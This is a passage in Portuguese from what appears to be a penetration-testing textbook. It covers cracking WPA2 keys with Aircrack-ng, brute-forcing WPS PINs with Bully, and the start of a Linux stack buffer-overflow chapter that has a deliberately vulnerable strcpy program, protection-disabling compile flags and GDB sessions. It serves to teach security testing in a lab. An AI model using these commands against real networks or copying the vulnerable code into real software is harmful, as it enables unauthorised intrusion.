CH  6 ][ Elapsed: 2 mins ][ 2015-11-23 17:10 ][ WPA handshake: 00:23:69:F5:B4:2B ❶

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:23:69:F5:B4:2B  -51 100      774      363   18   6  54 . WPA2 CCMP   PSK  linksys

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 00:23:69:F5:B4:2B  70:56:81:B2:F0:53  -29   1 - 1     47       457
```

Se a captura do Airodump-ng detectar um handshake de quatro vias com um cliente, ele o registrará na primeira linha da saída capturada ❶.

Após ter capturado o handshake do WPA2, feche o Airodump-ng e abra o arquivo *.cap* no Wireshark acessando **File ▸ Open ▸** *nome_do_arquivo.cap* (Arquivo ▸ Abrir ▸ *nome_do_arquivo.cap*). Depois que estiver no Wireshark, filtre de acordo com o protocolo `eapol` para ver os quatro pacotes que compõem o handshake, como mostrado na figura 15.8.

NOTA Às vezes, o Aircrack-ng dirá que o handshake foi capturado, porém, ao observar os pacotes no Wireshark, você verá que nem todas as quatro mensagens estão presentes. Se isso ocorrer, execute o ataque de encerramento de autenticação novamente, pois você precisará de todas as quatro mensagens para tentar adivinhar a chave correta.




Figura 15.8 – Pacotes do handshake do WPA2 no Wireshark.

Agora criaremos uma lista de palavras como aquelas usadas no capítulo 9, garantindo que a chave correta do WPA2 esteja incluída na lista. O sucesso de nosso ataque ao WPA2 depende de nossa capacidade de comparar os valores das hashes de nossa frase-senha com os valores presentes no handshake.

Depois que tivermos o handshake, poderemos fazer o restante dos cálculos para recuperar a senha de forma offline; não precisamos mais estar ao alcance do ponto de acesso nem enviar qualquer pacote. A seguir, usaremos o Aircrack-ng para testar as chaves da lista de palavras, especificando uma lista por meio da opção `-w`, como mostrado na listagem 15.15. Exceto por isso, o comando é idêntico ao usado para quebra da senha WEP. Se a chave correta estiver na lista de palavras, ela será recuperada pelo Aircrack-ng.

Listagem 15.15 – Recuperando uma chave WPA2 com o Aircrack-ng

```
root@kali:~# aircrack-ng -w password.lst -b 00:23:69:F5:B4:2B pentestbook2*.cap
Opening pentestbook2-01.cap

Reading packets, please wait...

                                Aircrack-ng 1.2 beta2

                [00:00:00] 1 keys tested (178.09 k/s)

                    KEY FOUND! [ GeorgiaIsAwesome ] ❶
```

```
Master Key     : 2F 8B 26 97 23 D7 06 FE 00 DB 5E 98 E3 8A C1 ED
                 9D D9 50 8E 42 EE F7 04 A0 75 C4 9B 6A 19 F5 23

Transient Key  : 4F 0A 3B C1 1F 66 B6 DF 2F F9 99 FF 2F 05 89 5E
                 49 22 DA 71 33 A0 6B CF 2F D3 BE DB 3F E1 DB 17
                 B7 36 08 AB 9C E6 E5 15 5D 3F EA C7 69 E8 F8 22
                 80 9B EF C7 4E 60 D7 9C 37 B9 7D D3 5C A0 9E 8C

EAPOL HMAC     : 91 97 7A CF 28 B3 09 97 68 15 69 78 E2 A5 37 54
```

Como você pode ver, a chave correta está em nossa lista de palavras e foi recuperada ❶. Esse tipo de ataque de dicionário no WPA/WPA2 pode ser evitado pelo uso de frases-senha robustas, conforme discutido no capítulo 9.

O Aircrack-ng é somente um pacote de ferramentas para cracking de wireless. Ele é ideal para principiantes porque iniciar ferramentas diferentes em cada passo do processo ajudará você a se familiarizar com o modo como esses ataques funcionam. Outras ferramentas amplamente utilizadas para auditar Wi-Fi e que você poderá ver são o Kismet e o Wifite.

Wi-Fi Protected Setup

O WPS (Wi-Fi Protected Setup) foi projetado para permitir que os usuários conectassem seus dispositivos a redes seguras usando um pin de oito dígitos, em vez de usar uma frase-senha potencialmente longa e complicada. Quando o pin correto é fornecido, o ponto de acesso envia a frase-senha.

Problemas com o WPS

O último dígito do pin corresponde a um checksum dos sete dígitos anteriores, portanto o keyspace deve ser de 10^7, ou seja, 10.000.000 de pins possíveis. Entretanto, quando um pin é enviado a um ponto de acesso por um cliente, a validade dos quatro primeiros dígitos e dos quatro dígitos seguintes é informada separadamente. Os primeiros quatro dígitos estão todos no jogo, portanto há 10.000 possibilidades. No segundo grupo de quatro dígitos, somente os três primeiros estão em jogo (1.000 palpites possíveis), portanto serão necessários, no máximo, 11.000 palpites para descobrir o pin WPS por meio de força bruta. Isso reduz o tempo necessário para usar a força bruta para menos de quatro horas. A única maneira de corrigir esse problema é desabilitar o WPS no ponto de acesso.

Cracking do WPS com o Bully

O Kali disponibiliza ferramentas que podem ser usadas para implementar um ataque de força bruta contra o WPS. Uma dessas ferramentas é o Bully. Podemos usar o Bully para descobrir o pin do WPS por meio de força bruta, bem como para testar um pin específico. Para usá-lo, devemos ter o SSID, o endereço MAC e o canal do ponto de acesso, que descobrimos usando `iwlist` no início deste capítulo. Utilize a flag `-b` para especificar o endereço MAC, a flag `-e` para o SSID e a flag `-c` para o canal, como mostrado aqui:

```
root@kali:~# bully mon0 -b 00:23:69:F5:B4:2B -e linksys -c 6
```

O Bully deverá ser capaz de descobrir o pin por meio de força bruta em aproximadamente quatro horas e recuperar o PIN pré-compartilhado correto. O WPS está habilitado por padrão em vários pontos de acesso wireless e pode ser uma maneira mais fácil de efetuar uma invasão do que tentar adivinhar uma frase-senha WPA/WPA2 robusta.

Resumo

A segurança wireless normalmente é um aspecto menosprezado na postura de segurança de uma empresa. Tempo e dinheiro são investidos para garantir a segurança do perímetro, por meio da implantação dos mais modernos firewalls e sistemas de prevenção de invasão, porém tudo isso não servirá para nada se um invasor puder simplesmente sentar-se em uma lanchonete do outro lado da rua com uma antena potente e conectar-se à sua rede corporativa. As conexões wireless podem fazer as empresas evitarem processos movidos por funcionários distraídos que tropecem em cabos Ethernet, porém introduzem vulnerabilidades de segurança em potencial e devem ser submetidas a auditorias regularmente. Neste capítulo, usamos o Aircrack-ng para recuperar chaves wireless WEP e WPA2 pessoais ao bisbilhotar e injetar tráfego em uma rede wireless, e usamos o Bully para descobrir um pin WPS por meio de força bruta.

PARTE IV

DESENVOLVIMENTO DE EXPLOITS

CAPÍTULO 16

Buffer overflow com base em pilha no Linux

Até agora, usamos ferramentas como o Metasploit e código público de exploit da Internet para explorar as falhas de nossos sistemas-alvo. No entanto você poderá se deparar com uma vulnerabilidade em sua carreira de testes de invasão para a qual não haja um código de exploit desse tipo, ou poderá descobrir um novo problema de segurança e desejará criar o seu próprio código de exploit para ele. Neste e nos próximos três capítulos, daremos uma olhada no básico sobre a implementação de nossos próprios exploits. Não discutiremos tudo sobre o melhor e mais recente jailbreak do iPhone, porém vamos ver alguns exemplos de programas vulneráveis do mundo real e aprenderemos a criar exploits funcionais para eles manualmente.

Começaremos com um programa vulnerável simples em nosso alvo Linux e faremos o programa fazer algo que o desenvolvedor jamais pretendeu que fosse feito.

NOTA Todos os exemplos dos capítulos de 16 a 19 usam a arquitetura x86.

Teoria de memória

Antes de mergulharmos de cabeça na implementação de nossos próprios exploits, devemos entender o básico sobre o funcionamento da memória. Nosso objetivo consiste em manipular a memória e enganar a CPU para que ela execute instruções para nós. Utilizaremos uma técnica chamada *buffer overflow baseado em pilha*, que envolve provocar um transbordamento ao preencher uma variável na pilha de memória do programa e sobrescrever os endereços adjacentes de memória. Porém, inicialmente, devemos conhecer um pouco o modo como a memória de um programa está organizado, como mostrado na figura 16.1.




Figura 16.1 – Visualização da memória.

O segmento *texto* contém o código do programa a ser executado, enquanto o segmento *dados* contém informações globais do programa. Nos endereços mais altos, temos uma porção compartilhada pela pilha e pela heap, que é alocada em tempo de execução. A *pilha* tem tamanho fixo e é usada para armazenar argumentos de função, variáveis locais e assim por diante. A *heap* armazena variáveis dinâmicas. O consumo de pilha aumenta à medida que mais funções ou sub-rotinas são chamadas, e o topo da pilha aponta para os endereços mais baixos da memória à medida que mais dados são armazenados na pilha.

Nossa CPU baseada em Intel tem registradores de propósito geral em que é possível armazenar dados para uso futuro. Esses registradores incluem:

EIP	ponteiro de instrução (instruction pointer)
ESP	ponteiro da pilha (stack pointer)
EBP	ponteiro da base (base pointer)
ESI	índice de origem (source index)
EDI	índice de destino (destination index)
EAX	acumulador (accumulator)
EBX	base (base)
ECX	contador (counter)
EDX	dados (data)

ESP, EBP e EIP são particularmente interessantes para nós. O ESP e o EBP em conjunto mantêm o controle do stack frame (estrutura da pilha) da função em execução no momento.

Como mostrado na figura 16.2, o ESP aponta para o topo do stack frame, em seu endereço mais baixo de memória e, de modo semelhante, o EBP aponta para o endereço mais alto de memória na parte inferior do stack frame. O EIP armazena o endereço de memória da próxima instrução a ser executada. Como o nosso objetivo consiste em sequestrar a execução e fazer o computador-alvo executar o que queremos, o EIP parece ser um alvo muito importante a ser comprometido. Mas como inseriremos nossas instruções no EIP? O EIP é somente para leitura, portanto não podemos simplesmente colocar um endereço de memória a ser executado nesse registrador; teremos de ser um pouco mais inteligentes.

Figura 16.2 – Stack frame.

A pilha usa uma estrutura de dados do tipo last-in, first-out (o último a entrar é o primeiro a sair). Você pode pensar nela como uma pilha de bandejas em uma lanchonete. A última bandeja acrescentada à pilha é a primeira a ser retirada quando uma delas for necessária. Para adicionar dados à pilha, uma instrução `PUSH` é usada. De modo semelhante, para remover dados da pilha, utilizamos uma instrução `POP`. (Lembre-se de que o consumo da pilha aumenta em direção aos endereços mais baixos de memória, portanto, quando dados são inseridos no stack frame corrente, o ESP se desloca para um endereço mais baixo de memória.)

Quando a função de um programa é executada, um stack frame para suas informações (por exemplo, as variáveis locais) é inserido na pilha. Depois que a função termina de executar, todo o stack frame é liberado, o ESP e o EBP apontam de volta para o stack frame da função que efetuou a chamada e a execução continua nessa função, no ponto em que havia parado. Entretanto a CPU deve saber em que ponto da memória ela deve continuar, e essa informação é obtida a partir do *endereço de retorno*, que é inserido na pilha quando uma função é chamada.

Suponha, por exemplo, que estamos executando um programa C. Naturalmente, a função `main` é chamada quando o programa inicia e um stack frame é alocado para ela. A função `main` então chama outra função, `function1`. Antes de inserir um stack frame para `function1` na pilha e desviar a execução, a função `main` anota o ponto em que a execução deve continuar quando `function1` retornar (normalmente, a linha de código imediatamente após a chamada a `function1`) inserindo esse valor – o seu endereço de retorno – na pilha. A figura 16.3 mostra a pilha após a chamada de `function1` por `main`.




Figura 16.3 – A pilha após a chamada de function1.

Depois que `function1` termina, ela retorna, o seu stack frame é liberado e o endereço de retorno armazenado é carregado no registrador EIP para restaurar a execução em `main`. Se pudermos controlar esse endereço de retorno, podemos determinar quais instruções serão executadas quando `function1` retornar. Na próxima seção, daremos uma olhada em um exemplo simples de buffer overflow baseado em pilha para ilustrar esse ponto.

Tenha em mente mais alguns aspectos antes de prosseguir. Nos exemplos deste livro, estamos usando sistemas operacionais mais antigos para nos desviarmos de algumas técnicas avançadas contra a exploração de falhas que se encontram em versões mais recentes tanto do Windows quanto do Linux. Particularmente, vamos tirar vantagem da ausência de *DEP (Data Execution Prevention, ou Prevenção de Execução de Dados)* e de *ASLR (Address Space Layout Randomization)* porque ambos dificultam o aprendizado do básico sobre a exploração de falhas. O DEP define seções específicas da memória como não executáveis, o que nos impede

de preencher nossa pilha com shellcode e apontar o EIP para essa área a fim de executá-la (como você verá no exemplo de buffer overflow do Windows no capítulo 17). O ASLR torna aleatório o local em que nossas bibliotecas são carregadas na memória. Em nossos exemplos, deixaremos o endereço de retorno fixo, com o local da memória que queremos acessar, porém, no mundo da exploração de falhas pós-ASLR, encontrar o local correto para desviar a execução pode ser um pouco mais complicado. Abordaremos técnicas mais avançadas de implementação de exploits no capítulo 19, mas, por enquanto, vamos nos familiarizar com o básico sobre o funcionamento do buffer overflow baseado em pilha.

Buffer overflow no Linux

Agora que concluímos a parte teórica mais maçante, vamos ver um exemplo básico de um exploit de buffer overflow em ação em nosso alvo Linux. Inicialmente, certifique-se de que o alvo esteja configurado corretamente para um buffer overflow básico. Sistemas operacionais modernos fazem verificações para evitar esses ataques, porém, enquanto estivermos aprendendo, devemos desabilitá-las. Se você estiver usando a imagem do alvo Linux disponibilizada com este livro, essa configuração já estará adequada, porém, para garantir, verifique se `randomize_va_space` está definido com 0, como mostrado aqui:

```
georgia@ubuntu:~$ sudo nano /proc/sys/kernel/randomize_va_space
```

Se `randomize_va_space` estiver definido com 1 ou com 2, o ASLR estará habilitado em nosso sistema-alvo. Por padrão, a randomização está habilitada no Ubuntu, porém precisamos que esse recurso esteja desabilitado em nosso exemplo. Se o arquivo incluir o valor 0, então não haverá problemas. Caso contrário, altere o conteúdo do arquivo para 0 e salve-o.

Um programa vulnerável

Vamos criar um programa C simples chamado *overflowtest.c* que seja vulnerável a um buffer overflow baseado em pilha, conforme mostrado na listagem 16.1.

NOTA Esse arquivo está no diretório home de *georgia* no alvo Ubuntu incluído nos downloads do livro.

Listagem 16.1 – Programa C simples sujeito à exploração

```
georgia@ubuntu:~$ nano overflowtest.c
#include <string.h>
#include <stdio.h>

❶ void overflowed() {
        printf("%s\n", "Execution Hijacked");
}
❷ void function1(char *str){
        char buffer[5];
        strcpy(buffer, str);
}
❸ void main(int argc, char *argv[])
{
        function1(argv[1]);
        printf("%s\n", "Executed normally");
}
```

Nosso programa C simples não faz muita coisa. Ele começa incluindo duas bibliotecas C, `stdio.h` e `string.h`. Essas bibliotecas nos permitem usar a entrada/saída-padrão e construtores de string em C, sem a necessidade de implementá-los a partir do zero. Queremos usar strings e enviar texto ao console em nosso programa.

Em seguida, temos três funções: `overflowed`, `function1` e `main`. Se `overflowed` ❶ for chamada, o texto "Execution Hijacked" (Execução Sequestrada) será exibido no console e a função retornará. Se `function1` ❷ for chamada, uma variável local – uma string de cinco caracteres chamada `buffer` – será declarada, e a função copiará o conteúdo de uma variável passada para ela em `buffer`. Chamado por padrão quando o programa inicia, `main` ❸ chama `function1` e lhe passa o primeiro argumento de linha de comando recebido pelo programa. Depois que `function1` retornar, `main` exibirá o texto "Executed normally" (Executado normalmente) no console e o programa será encerrado.

Observe que, em circunstâncias normais, `overflowed` jamais é chamado, portanto "Execution Hijacked" não deverá aparecer nunca no console. (Você verá por que essa função está presente quando provocarmos o buffer overflow e assumirmos o controle do programa.)

Agora vamos compilar o nosso programa, conforme mostrado aqui:

```
georgia@ubuntu:~$ gcc -g -fno-stack-protector -z execstack -o overflowtest overflowtest.c
```

Para compilar o nosso código C, como mostrado anteriormente, usamos o GCC (GNU Compiler Collection), incluído no Ubuntu por padrão. A opção `-g` diz ao GCC para adicionar informações extras de debugging para o GDB, que é o depurador do GNU. Usamos a flag `-fno-stack-protector` para desabilitar o mecanismo de proteção de pilha do GCC, que tenta evitar buffer overflows se o deixarmos habilitado. A opção `-z execstack` do compilador torna a pilha executável, desabilitando outro método de prevenção de buffer overflow. Dizemos ao GCC para compilar `overflowtest.c` e gerar um executável chamado `overflowtest` por meio da opção `-o`.

Lembre-se de que `main` passa o primeiro argumento da linha de comando do programa para `function1`, que copia o valor para uma variável local de cinco caracteres. Vamos executar o programa com o argumento de linha de comando `AAAA`, como mostrado aqui. Faça `overflowtest` tornar-se executável usando `chmod`, se for necessário. Usamos quatro *A*s em vez de cinco porque uma string termina com um byte nulo. Tecnicamente, se tivéssemos usado cinco *A*s, já teríamos excedido o tamanho do buffer, embora somente por um caractere.

```
georgia@ubuntu:~$ ./overflowtest AAAA
Executed normally
```

Conforme mostrado, o programa faz o que esperávamos: `main` chama `function1`, `function1` copia `AAAA` para `buffer`, `function1` devolve a execução para `main` e `main` exibe "Executed normally" no console antes de o programa ser finalizado. Talvez, se fornecermos um dado de entrada inesperado a `overflowtest`, poderemos forçá-lo a se comportar de maneira a nos ajudar a provocar um buffer overflow.

Provocando uma falha

Agora vamos tentar fornecer uma string longa de *A*s como argumento ao programa, conforme mostrado aqui:

```
georgia@ubuntu:~$ ./overflowtest
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

Dessa vez, o programa gera um erro de falha de segmentação (segmentation fault). O problema de nosso programa está na implementação de `strcpy`, que usamos em `function1`. A função `strcpy` copia uma string para outra, porém ela não faz nenhuma verificação de limites para garantir que o argumento fornecido caberá na variável correspondente à string de destino. A função `strcpy` tentará copiar três, cinco ou até mesmo centenas de caracteres para nossa string de destino de cinco caracteres. Se nossa string tiver cinco caracteres de tamanho e se copiarmos 100 caracteres, os

outros 95 acabarão sobrescrevendo dados nos endereços de memória adjacentes da pilha.

Potencialmente, poderíamos sobrescrever o restante do stack frame de `function1` e até mesmo partes mais altas da memória. Você se lembra do que está no endereço de memória imediatamente após a base desse stack frame? Antes de o frame ser inserido na pilha, `main` inseriu o seu endereço de retorno nela para indicar em que ponto a execução deverá continuar após `function1` retornar. Se a string que copiarmos em `buffer` for longa o suficiente, iremos sobrescrever a memória de `buffer` até o EBP, o endereço de retorno e até mesmo o stack frame de `main`.

Depois que `strcpy` coloca o primeiro argumento de `overflowtest` em `buffer`, `function1` volta para `main`. Seu stack frame é retirado da pilha e a CPU tenta executar a instrução no local da memória apontada pelo endereço de retorno. Como sobrescrevemos o endereço de retorno com uma string longa composta de *A*s, como mostrado na figura 16.4, a CPU tentará executar as instruções no endereço de memória `41414141` (a representação hexadecimal de quatro *A*s).




Figura 16.4 – A memória após o strcpy ter executado.

Entretanto nosso programa não pode ler, escrever ou executar em qualquer lugar desejado na memória, pois isso provocaria um verdadeiro caos. O endereço de memória `41414141` está fora dos limites de nosso programa e ele provoca a falha de segmentação que vimos no início desta seção.

Na próxima seção, daremos uma olhada mais detalhada no que acontece nos bastidores quando o programa falha. No GDB, discutido a seguir, o comando `maintenance info sections` pode ser usado para ver quais regiões de memória estão mapeadas ao processo.

Executando o GDB

Podemos ver exatamente o que está acontecendo na memória ao executar o nosso programa em um depurador (debugger). Nossa máquina Ubuntu vem com o GDB, portanto vamos abrir o programa no depurador, como mostrado aqui, e observar o que acontece na memória se provocarmos um overflow em nosso buffer de cinco caracteres.

```
georgia@ubuntu:~$ gdb overflowtest
(gdb)
```

Antes de executar o programa, definiremos alguns *breakpoints* para provocar pausas na execução em determinados pontos e permitir que vejamos o estado da memória nesses instantes. Como compilamos o programa usando a flag `-g`, podemos ver o código-fonte diretamente, como mostrado na listagem 16.2, e definir os breakpoints nas linhas em que gostaríamos de efetuar uma pausa.

Listagem 16.2 – Visualizando o código-fonte no GDB

```
(gdb) list 1,16
1     #include <string.h>
2     #include <stdio.h>
3
4     void overflowed() {
5          printf("%s\n", "Execution Hijacked");
6     }
7
8     void function(char *str){
9          char buffer[5];
10          strcpy(buffer, str); ❶
11       } ❷
12      void main(int argc, char *argv[])
13    {
14        function(argv[1]); ❸
15        printf("%s\n", "Executed normally");
16     }
(gdb)
```

Inicialmente, vamos fazer uma pausa no programa antes de `main` chamar `function1` em ❸, imediatamente antes de a instrução ser executada. Também definimos mais dois breakpoints: dentro de `function1`, imediatamente antes de `strcpy` ser executado em ❶, e logo depois disso, em ❷.

A definição dos breakpoints no GDB está sendo mostrada na listagem 16.3. Defina os breakpoints nas linhas 14, 10 e 11 usando o comando `break` do GDB.

Listagem 16.3 – Definindo breakpoints no GDB

```
(gdb) break 14
Breakpoint 1 at 0x8048433: file overflowtest.c, line 14.
(gdb) break 10
Breakpoint 2 at 0x804840e: file overflowtest.c, line 10.
(gdb) break 11
Breakpoint 3 at 0x8048420: file overflowtest.c, line 11.
(gdb)
```

Antes de provocar um overflow em `buffer` e fazer o programa causar uma falha, vamos executá-lo somente com quatro *A*s, como mostrado aqui, e vamos observar a memória à medida que o programa for executado normalmente.

```
(gdb) run AAAA
Starting program: /home/georgia/overflowtest AAAA
Breakpoint 1, main (argc=2, argv=0xbffff5e4) at overflowtest.c:14
14        function(argv[1]);
```

Usamos o comando `run` do GDB, seguido dos argumentos, para iniciar o programa no depurador. Nesse caso, executamos o programa com quatro *A*s como argumento. Atingimos o nosso primeiro breakpoint imediatamente antes de a função `function1` ser chamada, momento em que podemos examinar a memória do programa usando o comando `x` do GDB.

O GDB precisa saber qual parte da memória queremos ver e como ela deverá ser exibida. O conteúdo da memória pode ser mostrado em formatos octal, hexadecimal, decimal ou binário. Veremos muitos hexadecimais em nossa jornada pelo desenvolvimento de exploits, portanto vamos usar a flag `x` para dizer ao GDB que apresente nossa memória em formato hexadecimal.

Também podemos exibir a memória em incrementos de um byte, meia palavra de dois bytes (halfword), uma palavra de quatro bytes (word) e um gigante de oito bytes (giant). Vamos dar uma olhada em 16 palavras em formato hexadecimal, começando no registrador ESP, por meio do comando `x/16xw $esp`, como mostrado na listagem 16.4.

Listagem 16.4 – Analisando o conteúdo da memória

```
(gdb) x/16xw $esp
0xbffff540:    0xb7ff0f50    0xbffff560    0xbffff5b8    0xb7e8c685
0xbffff550:    0x08048470    0x08048340    0xbffff5b8    0xb7e8c685
0xbffff560:    0x00000002    0xbffff5e4    0xbffff5f0    0xb7fe2b38
0xbffff570:    0x00000001    0x00000001    0x00000000    0x08048249
```

O comando `x/16xw $esp` exibe 16 palavras de quatro bytes em formato hexadecimal, começando pelo ESP. Lembre-se de que, conforme mencionado anteriormente neste capítulo, o ESP marca o endereço mais baixo de memória de nossa pilha. Como o nosso primeiro breakpoint causou uma pausa na execução imediatamente antes da chamada a `function1`, o ESP está no topo do stack frame de `main`.

A apresentação da memória no GDB na listagem 16.4 pode parecer um pouco confusa à primeira vista, portanto vamos detalhá-la. Na parte mais à esquerda, temos nossos endereços de memória em incrementos de 16 bytes, seguidos do conteúdo da memória nesses endereços. Nesse caso, os primeiros quatro bytes correspondem ao conteúdo do ESP, seguido da memória adicional, começando no ESP e prosseguindo para baixo na pilha.

Podemos encontrar o EBP, que aponta para a parte de baixo (ou para o endereço mais alto) do stack frame de `main`, ao analisar o EBP, como mostrado aqui, por meio do comando `x/1xw $ebp`.

```
(gdb) x/1xw $ebp
0xbffff548:    0xbffff5b8
(gdb)
```

Esse comando permite examinar uma palavra hexadecimal a partir do EBP para encontrar o local da memória e o conteúdo do registrador EBP. De acordo com a saída, o stack frame de `main` tem a seguinte aparência:

```
0xbffff540:    0xb7ff0f50    0xbffff560    0xbffff5b8
```

Como você pode ver, não há muitos dados aí, porém, mais uma vez, tudo o que `main` faz é chamar outra função e, em seguida, exibir uma linha de texto na tela; não há nenhum processamento pesado sendo exigido.

Com base no que sabemos sobre a pilha, podemos esperar que, quando deixarmos o programa continuar e `function1` for chamada, o endereço de retorno de `main` e um stack frame para `function1` serão inseridos na pilha. Lembre-se de que a pilha cresce em direção aos endereços mais baixos de memória, portanto seu

topo estará em um endereço de memória mais baixo quando atingirmos nosso próximo breakpoint dentro de `function1`. Lembre-se de que o nosso próximo breakpoint está no interior de `function1`, imediatamente antes de o comando `strcpy` ser executado. Utilize o comando `continue` para deixar o programa executar até o próximo breakpoint, como mostrado na listagem 16.5.

Listagem 16.5 – Breakpoint antes do comando strcpy

```
(gdb) continue
Continuing.

Breakpoint 2, function (str=0xbffff74c "AAAA") at overflowtest.c:10
10          strcpy(buffer, str);
(gdb) x/16xw $esp❶
0xbffff520:    0xb7f93849    0x08049ff4    0xbffff538    0x080482e8
0xbffff530:    0xb7fcfff4    0x08049ff4    0xbffff548    0x08048443
0xbffff540:    0xbffff74f    0xbffff560    0xbffff5b8    0xb7e8c685
0xbffff550:    0x08048470    0x08048340    0xbffff5b8    0xb7e8c685
(gdb) x/1xw $ebp❷
0xbffff538:    0xbffff548
```

Após usar o comando `continue` para executar o programa até o próximo breakpoint, examine o ESP em ❶ e o EBP em ❷ para ver o conteúdo do stack frame de `function1`. O stack frame de `function1` está sendo mostrado aqui:

```
0xbffff520:    0xb7f93849    0x08049ff4    0xbffff538    0x080482e8
0xbffff530:    0xb7fcfff4    0x08049ff4    0xbffff548
```

O stack frame de `function1` é um pouco maior que o de `main`. Há um pouco de memória alocada para a variável local `buffer`, juntamente com um pouco de espaço extra para o strcpy trabalhar, porém certamente não há espaço suficiente para 30 ou 40 `A`s. Lembre-se de que, de acordo com o último breakpoint, o stack frame de `main` iniciava no endereço de memória `0xbffff540`. Com base em nosso conhecimento sobre a pilha, `0x08048443` – o endereço de memória de quatro bytes entre o stack frame de `function1` e o stack frame de `main` – deve corresponder ao nosso endereço de retorno para `main`. Vamos fazer o disassembly de `main` usando o comando `disass`, como mostrado na listagem 16.6, para ver em que ponto `0x08048443` aparece.

Listagem 16.6 – Disassembly da função main

```
(gdb) disass main
Dump of assembler code for function main:
0x08048422 <main+0>:     lea    0x4(%esp),%ecx
0x08048426 <main+4>:     and    $0xfffffff0,%esp
0x08048429 <main+7>:     pushl  -0x4(%ecx)
0x0804842c <main+10>:    push   %ebp
0x0804842d <main+11>:    mov    %esp,%ebp
0x0804842f <main+13>:    push   %ecx
0x08048430 <main+14>:    sub    $0x4,%esp
0x08048433 <main+17>:    mov    0x4(%ecx),%eax
0x08048436 <main+20>:    add    $0x4,%eax
0x08048439 <main+23>:    mov    (%eax),%eax
0x0804843b <main+25>:    mov    %eax,(%esp)
0x0804843e <main+28>:    call   0x8048408 <function1> ❶
0x08048443 <main+33>:    movl   $0x8048533,(%esp) ❷
0x0804844a <main+40>:    call   0x804832c <puts@plt>
0x0804844f <main+45>:    add    $0x4,%esp
0x08048452 <main+48>:    pop    %ecx
0x08048453 <main+49>:    pop    %ebp
0x08048454 <main+50>:    lea    -0x4(%ecx),%esp
0x08048457 <main+53>:    ret
End of assembler dump.
```

Se você não for fluente em código assembly, não se preocupe. A instrução que estamos procurando salta aos olhos: em `0x0804843e` ❶, `main` chama o endereço de memória de `function1`. Parece lógico que a próxima instrução a ser executada quando `function1` sair (e, desse modo, o nosso endereço de retorno) será a próxima instrução da lista. E, com certeza, a próxima linha em ❷ mostra o endereço de retorno que encontramos na pilha. Tudo parece exatamente como a teoria diz que deveria ser.

Vamos deixar o programa continuar e ver o que acontece na memória quando nossos quatro *A*s forem copiados para o buffer. Depois de o programa efetuar uma pausa no terceiro breakpoint, examine a memória da forma usual, conforme mostrado na listagem 16.7.

Listagem 16.7 – Analisando a memória no breakpoint 3

```
(gdb) continue
